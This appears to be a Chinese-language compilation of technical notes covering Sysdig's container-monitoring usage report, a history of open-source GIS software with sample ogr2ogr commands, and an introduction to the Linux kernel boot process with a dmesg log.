了解用户体验的四个“黄金信号”：延迟（latency），流量（traffic），错误（errors）和饱和度（saturation）。响应时间（Response time）是配置最广泛的告警类型，紧随其后的是正常运行时间（uptime）和停机告警。基于主机的告警是最常用的，包括主要资源指标 - CPU，内存和磁盘使用率等仍然被广泛使用。用户想知道托管 Docker 的服务器（物理机，虚拟机或云实例）是否处于资源紧张或达到容量上限的状态。这些告警的触发条件通常设置在利用率达到 80%-95% 之间。

同时，出现了越来越多的以容器为中心的资源告警。最主要两种风格：

- 1) 资源利用率
- 2) 容器数量

## Key assessment: It's all about performance and uptime.



默认情况下容器没有资源限制。鉴于客户越来越注意容器限制方面的告警，这意味着他们正在使用 Docker 运行时配置来控制容器使用内存，CPU 或磁盘 I/O 的上限，用户希望知道何时会超出阈值，应用程序的性能风险需要处于可控状态。

对于容器数量来说，这个问题通常与用户至少需要 X 个给定类型的容器并运行以提供所需的服务级别有关，特别是在微服务部署中。例如，“我知道如果需要确保应用程序运行良好，至少有三个 NGINX 容器可用。如果任何一个有问题，我都想知道。”

基于编排的告警（**Orchestration-focused alerts**）也越来越受欢迎。与我们 2017 年的报告类似，“Pod Restart Count” 位列榜首。在一个 Pod 中，一个或多个容器是定位相同、共同调度（通常作为微服务的一部分）。如果某个容器重新启动太频繁，则表示存在可能影响应用程序性能的问题。

Kubernetes 管理员也经常使用 基于事件的告警（**Event-based alerts**） 。与基于度量的告警相比，它的区别在于，监控程序需要查找环境中生成的事件消息，例如 Kubernetes “CrashLoopBackoff” 条件 —— 代表 Pod 反复失败或重启，或者“Liveness probe failed”，表示容器是否为活跃和运行。这些告警有助于 DevOps 工程师快速定位问题。

Http 错误可能表明软件或基础架构存在问题，最终会影响性能。

2017	2018
Deployment name Lower-level orchestrator constructs (e.g pod, replicaSet, etc.) Role of host Cloud provider tags Container name	Pod name Namespace Host name Container name, image or ID Cloud provider tags

Alerts are not a one-size-fits-all approach.

告警不是一种万能的方法。有时需要设置基于指定范围的告警，无论是逻辑或物理实体，还是整个基础结构（注：Sysdig 通过标签实现）。

在 2018 年的研究中，用于确定告警范围的最常用标签与 Kubernetes 有关（Scoping by pods），命名空间（namespace）紧随其后。特定的容器范围（Container specific scoping）也很受欢迎，包括容器名称，容器镜像和容器 ID。2018年再次名列榜首的是云服务提供商标签，通常针对“名称”，“环境”，“ID”和“区域”标签以区分开发、测试和生产资源，以及标记云数据中心的位置。

## 容器和基础设施自定义监控指标

There's no one custom metrics format to rule them all.

"在环境中运行容器的客户，使用自定义指标的比例是多少，都是哪些？"

55% 的 Sysdig SaaS 用户使用与 Java 应用程序相关的 JMX 指标。这与我们看到的 Java 应用程序部署非常广泛的事事实一致。StatsD 占有 29% 的份额，Prometheus 占有 20% 的份额（预计这个数字会随着时间的推移而增长）。




## 容器注册

It's a split decision - registries are critical but there's no clear leader.

注册管理机构至关重要，但是目前没有明确的领导者。容器注册表（container registry）是任何容器部署的基本组件。市场上有许多解决方案：一些是公共的，一些是私有的，一些是作为服务提供，一些是作为本地软件（private registry）部署。

2018 年前三名中，Google Container Registry（GCR）的比例最高，其次是 Quay，之后是 Docker 和 Amazon Elastic Container Registry（ECR）。GCR 和 ACR 都是完全基于云托管的（private Docker container registries）。Quay 和 Docker 既可以用作本地解决方案也可以在云中运行（注：Sysdig 的用户群只有 50% 能够清楚地识别出容器注册方案）



New approaches are maturing and helping organizations develop applications more quickly to solve real business challenges and compete in the digital marketplace.

## 参考文献

- AgentNEO 架构简介 | 07 May 2018
- 用 Sysdig 监控服务器和 Docker 容器 | 曹元其 | 2016 年 7 月 15 日发布

- 使用 `sysdig` 进行监控和调试 `linux` 机器

# 监控数据可视化：开源地理信息系统简史

## 摘要

- 开源 GIS 技术简史
- 1.1、GIS 的起源: MOSS and GRASS
- 1.2、GIS 的发展 : GeoTools, GDAL, PostGIS 和 GeoServer
- 1.3、创新和教育 : 开源项目驱动
- 1.4、开源 GIS 的商业支持
- Demo:A Full Stack Geo-enabled Internet of Things (IoT) Solution

## 一、开源 **GIS** 技术简史：从渺小到改变世界

- 原文: [A History of Open Source GIS, from Humble Beginnings to World-Changing Applications | 23 Jun 2017 9:00am, by Anthony Calamito](#)




数字制图和地理空间信息系统（Geographic Information System, GIS）的出现彻底改变了人们和对周围世界思考、互动的方式。将位置信息分层重叠用于决策的概念首先是由 Ian McHarg（景观设计师）在上世纪60年代提出。大约在同一时间，Roger Tomlinson —— 人们普遍称之为“GIS 之父”（Father of GIS）完成了他的博士论文，主要研究使用计算方法处理分层的地理空间信息。罗杰随后致力于创建第一个计算机化的地理信息系统——加拿大地理信息系统（the Canada Geographic Information System），主要用于勘探测绘。

开源 GIS 的起源可以追溯到 1978 年的美国内政部（U.S. Department of the Interior）。从那时起，开源 GIS 基于不同的知识产权许可证，深入影响到许多行业的发展，包括政府和商业领域。美国劳工部称 GIS 技术为二十一世纪最重要的三大高增长产业之一。开源 GIS 技术在过去四十年的发展，直到今天演变出许多具有开创性和影响力的应用。

## 1.1、GIS 的起源：MOSS and GRASS


1978年，美国内政部创建了 MOSS 系统（the Map Overlay and Statistical System，地图叠加和统计系统）。MOSS 系统主要用于跟踪和评估矿山开发对环境、野生植物、野生动物及其迁徙方式的影响。这是第一个广泛部署，基于矢量（Vector Based）、可互动的地理信息系统。第一套 GIS 生产部署在小型机上。

随后不久，GRASS (“草”，Geographic Resources Analysis Support System，地理资源分析支持系统）诞生。GRASS 系统拥有 350 多个模块用于处理栅格、拓扑向量、图像和图形数据，该软件最初设计提供给美国军方使用，以协助土地管理和环境规划。GRASS 系统广泛应用于科学的研究和商业领域，包括地理空间数据管理和分析、图像处理、空间和时间建模以及创建图形和地图。




## 1.2、GIS 的发展：GeoTools, GDAL, PostGIS 和 GeoServer

1996，利兹大学（the University of Leeds）在一个项目上开始创建基于 Java 开发语言的地理信息库，设计可以被纳入不同的应用需要。最终的成果是 **GeoTools**，一个可以操纵空间数据的开源库，在今天广泛应用于 Web 地理空间信息服务，网络地图服务和桌面应用程序。



四年后，一个跨平台的地理信息库 **GDAL** (Geospatial Data Abstraction Library, 地理空间数据抽象库) 出现了。GDAL 使得 GIS 应用程序可以支持不同的数据格式，它还附带了各种有用的命令行工具，用于处理和转换各种数据格式。GDAL 支持超过 50 个栅格格式和 20 个矢量格式的数据，它是全世界使用最广泛的地理空间数据访问库，支持的应用程序包括谷歌地球（Google Earth），GRASS，QGIS、FME（the Feature Manipulation Engine）和 ArcGIS。



2001年，[Refractions Research\(加拿大 IT 咨询机构，创建于1998年\)](#)，研发了开源项目 PostGIS，使得空间数据可以存储在 Postgres 数据库。同年，GeoServer 创建，一个基于 Java 语言开发的应用程序，用于将空间数据发布为标准的Web服务。PostGIS 和 GeoServer 项目都取得了令人难以置信的成功，今天广泛应用于开源 GIS 数据库和 GIS 服务器。

## 1.3、创新和教育：开源项目驱动

QGIS 被认为是在开源桌面 GIS 的鼻祖。QGIS 在2002发布，它集成了GRASS 系统的分析功能，以及 GDAL 对于数据格式支持，提供一个用户友好的桌面应用程序进行数据编辑、地图制图与分析。QGIS 可以和其他开源 GIS 互相操作，例如；管理 PostGIS 数据库，将数据发布到 GeoServer 作为 Web 服务。

在21世纪初，开源GIS 继续获得发展动力，创建的开源孵化项目是 OSGeo 和 LocationTech。OSGeo 在 2006 年被推出，设计目标是支持开源 GIS 软件的协同开发，以及促进相关软件的广泛应用。LocationTech 是在 Eclipse 基金会(the Eclipse Foundation ) 中设立的一个工作组，旨在促进 GIS 技术在学术研究者，产业和社区之间的合作。

2011 年，“Geo for All” 创建。他是是[开源地理空间基金会（Open Source Geospatial Foundation）](#) 的教育推广项目，目的是使人人都能接触到地理空间技术教育的机会。作为该基金会的工作成果，许多开源 GIS 的教育资源能在互联网上免费提供，包括 FOSS4G Academy 和 GeoAcademy。最后，“Geo for All” 致力于在世界各地建立了开源地理空间实验室和研究中心，以支持开源的地理空间技术开发、培训和研究。

## 1.4、开源 GIS 的商业支持


在2013年，我工作的 [Boundless 公司](#)，成为第一家提供世界上最流行开源 GIS 应用软件的公司，包括数据库、服务器、桌面、网络、移动和云级别的商业支持和维护。Boundless 的产品套件确保了大型组织利用开源 GIS 技术的时候获得成功所需要的充分技术支持。该公司为最流行的开源 GIS 软件提供持续升级和补丁更新。

## 1.5、The Future and Beyond

目前，现代计算的挑战要求将软件部署在云平台工作，并支持创建大量数据所带来的需求。两种开源 GIS 软件解决方案可以满足这些挑战，包括 [GeoMesa](#)，一个开源的分布式时空数据库，[GeoTrellis](#)，一个支持高性能应用的地理数据处理引擎。


这两种解决方案在2014中引入，可以处理云中的地理空间大数据。由于它们是建立在开源框架之上的，用户不需要商业软件许可证就可以使用而不必担心受到惩罚，而且可以按照用户需要进行弹性扩展。

开源 GIS 拥有美好的前景和巨大的潜力，它使得增强协作、共享有价值的数据和访问关键资源成为可能。凭借其众多的环境、政府、公共安全和健康应用，开源GIS 技术及其应用项目具有改变世界的潜力。



## Demo: A Full Stack Geo-enabled Internet of Things (IoT) Solution

- Github: <https://github.com/amollenkopf/dcos-iot-demo>
- using Mesosphere's open sourced Data Center Operating System (DC/OS)
- using Docker containerization and frameworks for Mesos including Marathon, Kafka, Spark, and Elasticsearch.





## 二、GIS Technology Applications

```
ogr2ogr -f GeoJSON -where "NAME_1='CHINA'" CHM_geo.json CHN_adm1.shp
ogr2ogr -f GeoJSON -where "NAME_1='Guangdong'" Guangdong2_geo.json CHN_adm2.shp
```

- 十行代码看到空气质量指数([leafletCN/geojsonMap](#))

### 扩展阅读

- [美国内政部 | U.S. Department of the Interior](#) 美国内政部（United States Department of the Interior，缩写：DOI）与大多数国家的内政部负责警察或安全事务不同，负责管理美国联邦政府拥有的土地、开采和保护美国的自然资源，并负责有关阿拉斯加、夏威夷原住民和美国岛屿地区领土事务。下辖美国地质调查局、国家公园管理局、土地管理局等机构。
- [美国地质调查局 | U.S. Geological Survey](#) 美国地质调查局（United States Geological Survey，缩写：USGS）是美国内政部辖下的科学机构，是内政部唯一一个纯粹的科学部门，有约一万名人员，总部设在弗吉尼亚州雷尔斯敦。美国地质调查局的科学家主要研究美国的地形、自然资源和自然灾害与其的应付方法；负责四大科学范畴：生物学、地理学、地质学和水文学。
- 美国地质调查局是美国的主要公共地图制作机构，制作线上的美国地图，又与商业公司合作向公众销售地图；
- 负责全球地震监测（美国地震资讯中心，科罗拉多），负责管理地震监测系统、地磁监测系统（公布磁场和实时磁力表）；
- 参与地球、月球和行星的探测和地图制作（从1962年开始）；
- 负责国家野生动植物健康中心：野生动物、植物和生态系统；在国内运行17个生物研究中心；

- 负责国家火山早期预警中心（2005年）：改善美国国内的169座火山的监测，研究新的监测方法。
- Refractions Research(加拿大 IT 咨询机构，创建于1998年)
- 开源地理空间基金会（Open Source Geospatial Foundation）
- OSGeo 中国中心 | 在线地图资源库
- GeoMesa，一个开源的分布式时空数据库
- GeoTrellis，一个支持高性能应用的地理数据处理引擎

## 扩展阅读：数据可视化

- 数据可视化（一）思维利器 OmniGraffle 绘图指南
- 数据可视化（二）跑步应用Nike+ Running 和 Garmin Mobile 评测
- 数据可视化（三）基于 Graphviz 实现程序化绘图
- 数据可视化（四）开源地理信息技术简史（Geographic Information System）
- Preview: 数据可视化（五）可视化数据图表制作方法
- 数据可视化（六）常见的数据可视化仪表盘(DashBoard)
- 数据可视化（七）Graphite 体系结构详解

## 参考文献

- A History of Open Source GIS, from Humble Beginnings to World-Changing Applications | 23 Jun 2017 9:00am, by Anthony Calamito
- Mesosphere DC/OS Brings Large-Scale Real-Time Processing to Geospatial Data | 29 Sep 2017 6:00am, by Scott M. Fulton III

# How Linux Works

## (一)How the Linux Kernel Boots

1. The machine's BIOS or boot firmware loads and runs a boot loader.(Boot Loader 是在操作系统内核运行之前运行的一段小程序，它严重地依赖于硬件而实现)
2. The boot loader finds the kernel image on disk, loads it into memory, and starts it. (选择内核镜像，加载到内存空间，为最终调用操作系统内核准备好正确的环境。)
3. The kernel initializes the devices and its drivers. (初始化硬件设备及其驱动程序)
4. The kernel mounts the root filesystem. (挂载根目录。根目录指文件系统的最上一级目录，它是相对子目录来说的；它如同一棵大树的“根”一般，所有的树杈以它为起点)
5. The kernel starts a program called init with a process ID of 1. This point is the user space start. (内核启动一个初始化程序，从这里开始虚拟内存开始划分出使用者空间，与内核空间（Kernel space）对应)
6. init sets the rest of the system processes in motion
7. At some point, init starts a process allowing you to log in, usually at the end or near the end of the boot.

## Startup Messages

有两种方式可以查看内核引导和运行诊断信息：

1. 查看内核系统日志文件。文件路径：/var/log/kern.log
2. 执行dmesg命令

```
[root@li1437-101 ~]# dmesg
[    0.000000] Linux version 4.9.7-x86_64-linode80 (maker@build) (gcc version 4.7.
2 (Debian 4.7.2-5) ) #2 SMP Thu Feb 2 15:43:55 EST 2017
[    0.000000] Command line: root=/dev/sda console=tty1 console=ttyS0 ro  devtmpfs
.mount=1
[    0.000000] x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point registers'
[    0.000000] x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'
[    0.000000] x86/fpu: Supporting XSAVE feature 0x004: 'AVX registers'
[    0.000000] x86/fpu: xstate_offset[2]: 576, xstate_sizes[2]: 256
[    0.000000] x86/fpu: Enabled xstate features 0x7, context size is 832 bytes, us
ing 'standard' format.
[    0.000000] x86/fpu: Using 'eager' FPU context switches.
[    0.000000] e820: BIOS-provided physical RAM map:
.....
[    0.000000] NX (Execute Disable) protection: active
[    0.000000] SMBIOS 2.8 present.
[    0.000000] DMI: QEMU Standard PC (i440FX + PIIX, 1996), BIOS rel-1.9.1-0-gb3ef
```

```

39f-prebuilt.qemu-project.org 04/01/2014
[    0.000000] Hypervisor detected: KVM
.....
[    0.371925] raid6: sse2x1   gen()  7490 MB/s
[    0.428689] raid6: sse2x1   xor()  5953 MB/s
[    0.485463] raid6: sse2x2   gen()  9289 MB/s
[    0.542230] raid6: sse2x2   xor()  6754 MB/s
[    0.599013] raid6: sse2x4   gen() 10954 MB/s
[    0.656189] raid6: sse2x4   xor()  5522 MB/s
[    0.656943] raid6: using algorithm sse2x4 gen() 10954 MB/s
[    0.657588] raid6: .... xor() 5522 MB/s, rmw enabled
.....
[    1.053697] Netfilter messages via NETLINK v0.30.
[    1.054471] nfnl_acct: registering with nfnetlink.
[    1.055332] nf_conntrack version 0.5.0 (8192 buckets, 32768 max)
[    1.056324] ctnetlink v0.93: registering with nfnetlink.
[    1.057335] nf_tables: (c) 2007-2009 Patrick McHardy <kaber@trash.net>
[    1.058393] nf_tables_compat: (c) 2012 Pablo Neira Ayuso <pablo@netfilter.org>
[    1.059599] xt_time: kernel timezone is -0000
[    1.060296] ip_set: protocol 6
[    1.060791] IPVS: Registered protocols (TCP, UDP, SCTP, AH, ESP)
[    1.061940] IPVS: Connection hash table configured (size=4096, memory=64Kbytes)
[    1.063162] IPVS: Creating netns size=2104 id=0
[    1.064139] IPVS: ipvs loaded.
.....
[    1.744221] systemd[1]: Detected virtualization kvm.
[    1.745058] systemd[1]: Detected architecture x86-64.
[    1.747402] systemd[1]: Set hostname to <localhost.localdomain>.
[    1.834328] tsc: Refined TSC clocksource calibration: 2800.119 MHz
[    1.835512] clocksource: tsc: mask: 0xfffffffffffffff max_cycles: 0x285cb16f95
0, max_idle_ns: 440795333193 ns
[    1.843476] systemd[1]: Created slice Root Slice.
[    1.844251] systemd[1]: Starting Root Slice.
[    1.845835] systemd[1]: Created slice System Slice.
[    1.846631] systemd[1]: Starting System Slice.
[    1.848257] systemd[1]: Listening on udev Kernel Socket.
[    1.849119] systemd[1]: Starting udev Kernel Socket.
[    2.014715] EXT4-fs (sda): re-mounted. Opts: (null)
[    2.038202] systemd-journald[2010]: Received request to flush runtime journal from PID 1
[    2.241341] audit: type=1305 audit(1488188850.897:2): audit_pid=2215 old=0 auid=4294967295 ses=4294967295 res=1
[    2.287758] Adding 262140k swap on /dev/sdb. Priority:-1 extents:1 across:262140k FS
[    2.905177] IPVS: Creating netns size=2104 id=1
[    2.954613] IPv6: ADDRCONF(NETDEV_UP): eth0: link is not ready
[    2.955987] 8021q: adding VLAN 0 to HW filter on device eth0
[    8.009765] random: crng init done

```

